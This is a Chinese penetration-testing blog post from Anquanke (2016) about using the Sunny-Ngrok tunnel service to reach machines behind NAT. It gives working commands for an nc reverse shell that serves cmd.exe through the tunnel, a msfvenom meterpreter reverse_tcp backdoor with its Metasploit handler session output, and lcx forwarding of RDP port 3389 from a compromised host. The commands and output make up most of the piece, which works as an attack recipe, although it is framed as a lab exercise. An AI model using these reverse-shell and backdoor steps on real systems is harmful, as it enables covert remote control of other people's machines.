


当前位置：安全客 >> 知识详情

【技术分享】Ngrok内网穿透的几种利用

2016-09-19 16:02:26 阅读：37417次 收藏(156) 来源：安全客



作者：Double8



安全客 (bobao.360.cn)

作者：Double8

稿费：300RMB (不服你也来投稿啊！)

投稿方式：发送邮件至linwei#360.cn，或登陆网页版在线投稿

前言

Ngrok的官方是这样介绍：一条命令解决的外网访问内网问题，本地WEB外网访问、本地开发微信、TCP端口转发。有tcp端口转发的功能，就尝试利用ngrok进行内网的穿透。Ngrok的网址：<http://www.ngrok.cc/>。

渗透的时候，有时候我们是内网，对方服务器也是内网，而没有vps怎么办，而又想实现端口转发，而这时候可以利用ngrok进行tcp的端口转发，实现内网的穿透。而且支持mac，Linux和windows。

PS:本工具具有一定的攻击性，只用于学习，以下实验都是在虚拟机上面实现，还要感谢佳哥的指导。

Ngrok内网穿透的几种利用

首先到<http://www.ngrok.cc/login>这个平台登陆进行注册，然后就可以添加自己本地需要转发的地址和接收的端口。

热门知识

- > 【技术分享】浅谈struts2历史...
- > 【漏洞分析】Apache Struts...
- > 【技术分享】如何使用Burp Su...
- > 【漏洞分析】360天眼实验室：Str...
- > 【技术分享】无弹窗渗透测试实验
- > 【APT报告】海莲花团伙的活动新趋势

友情链接

更多

- > 360安全社区
- > 360主机卫士
- > 奇虎360技术博客
- > 360网站卫士
- > 360网站安全检测
- > 360研究报告
- > 360 Unicorn Team
- > 360捉虫猎手
- > ThreatHunter社区
- > 360安全应急响应中心

关注我们

微信关注



安全播报APP



绑定域名

使用说明：
系统分配前缀如：sunny
自定义域名如：www.sunnyos.com，请先将域名解析到server.ngrok.cc
隧道协议TCP直接输入端口如：22

隧道协议:	tcp	选择隧道协议, 根据自己需求选择
隧道名称:	shell	隧道名称, 方便自己管理
域名远程端口:		请阅读上面使用说明
本地地址:	192.168.1.100	局域网内需要映射的地址IP地址
本地端口:	12345	局域网内需要映射的地址端口
http验证用户名:		如果不需要http验证可不填写
http验证密码:		如果不需要http验证可不填写

安全客 (bobao.360.cn)

选择需要的服务, 填上外网需要接收的端口, 和转发到本地的端口和地址,地址可以随意填。

进行nc的反弹

192.168.1.100是kali上面的ip, 先选择对应的Linux版本, 然后在Linux上面执行这句命令。

```
1 | ./sunny clientid 客户端id
```

当看到这个界面的时候, 就可以进行转发了。




在要接收的Linux机器上面执行这个命令,进行监听:



在内网的机器当中执行这个命令:

```
1 | nc -vv server.ngrok.cc 11226 -e c:\Windows\System32\cmd.exe
```



成功接收, 有点意思吧。

msf的反弹

当没有一台外网的vps的时候, msf的利用是比较难的。但利用这个可以实现端口的转发。就可以实现即使在内网中也可以玩转msf。用法如下:

先启动服务, kali上面执行这个命令: ./sunny clientid 客户端id. http://p6.qhimg.com/t01d4c3fff918b2f55e.png

这里实现的是由外网的端口转发到内网的12345端口当中:server.ngrok.cc(119.28.62.35):11226->192.168.1.102 (kali的ip):12345.

先生成一个后门:

```
1 | msfvenom -a x86 --platform win -p windows/meterpreter/reverse_tcp LHOST=119.28.62.35 LPORT=11226 -f exe x> back.exe
```

然后把后门放在内网的机器上面执行。

在kali上面监听的结果:



```

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf exploit(handler) > set lport 12345
lport => 12345
msf exploit(handler) > set lhost 127.0.0.1
lhost => 127.0.0.1
msf exploit(handler) > set lhost 192.168.1.102
lhost => 192.168.1.102
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.102:12345
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.102:12345 -> 192.168.1.102:55973) at
2016-09-18 21:02:54 +0800

meterpreter > shell
Process 7548 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
Copyright (c) 2009 Microsoft Corporation
C:\Users\Administrator\Desktop>ipconfig
ipconfig

```

成功反弹。

lcx实现的转发

这次是在windows上面启动ngrok，所以选择相应的版本，先执行《Sunny-Ngrok启动工具.bat》，再输入客户端id：

```

=====
Sunny-Ngrok客户端启动工具
作者: Sunny QQ: 327388905
官方QQ群: 532387951 (一号群已满) 276155731 (二号群)
官网: www.ngrok.cc
作者博客: www.sunnyos.com
=====

输入需要启动的客户端id, 多个客户端id请使用英文逗号(,)隔开: 1ceb9c85d799734c

```

当看到以下界面就说明成功运行：

```

Sunny-Ngrok 官网 www.ngrok.cc <Ctrl+C 退出>
隧道状态 在线
版本 2.0/2.0
转发 tcp://server.ngrok.cc:11226 -> 192.168.1.100:12345
Web界面 127.0.0.1:4040
# Conn 0
Avg Conn Time 0.00ms

```

首先本地进行监听：

```

1 | lcx -listen 12345 33891

C:\WINDOWS\system32\cmd.exe - lcx.exe -slave 119.28.62.35 11226 127.0.0.1 3389

C:\Documents and Settings\Administrator\桌面>cmd.exe
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>lcx.exe -slave 119.28.62.35 11226 1
27.0.0.1 3389
第一条和第三配合使用。如在本机上监听 -listen 51 3389, 在肉鸡上运行-slave 本机ip
51 肉鸡ip 3389
那么在本地连127.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 338
9
=====

```

```
[+] Make a Connection to 119.28.62.35:11226....
安全客 (bobao.360.cn)
```

然后将内网的3389转发出去，执行以下命令：

```
1 | lcx.exe -slave server.ngrok.cc 11226 127.0.0.1 3389

C:\WINDOWS\system32\cmd.exe - lcx.exe -slave 119.28.62.35 11226 127.0.0.1 3389


C:\Documents and Settings\Administrator\桌面>cmd.exe
Microsoft Windows [版本 5.2.37790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>lcx.exe -slave 119.28.62.35 11226 127.0.0.1 3389
第一条和第三配合使用。如在本机上监听 -listen 51 3389，在肉鸡上运行-slave 本机ip 51 肉鸡ip 3389
那么在本机连127.0.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 3389
9 =====
[+] Make a Connection to 119.28.62.35:11226....
安全客 (bobao.360.cn)
```

然后用访问本地33891端口进行连接：



成功连接机器。



除了以上的方法，因为实现了端口转发，想利用的方式还是很多的，利用ssh端口的利用等。这里就不举例子了，自己可以尝试实现。





本文由 安全客 原创发布，如需转载请注明来源及本文地址。
本文地址：<http://bobao.360.cn/learning/detail/3041.html>

参与讨论，请先 [登录](#) | [注册](#) | [匿名评论](#)

匿名 ■

发布

用户评论

无任何评论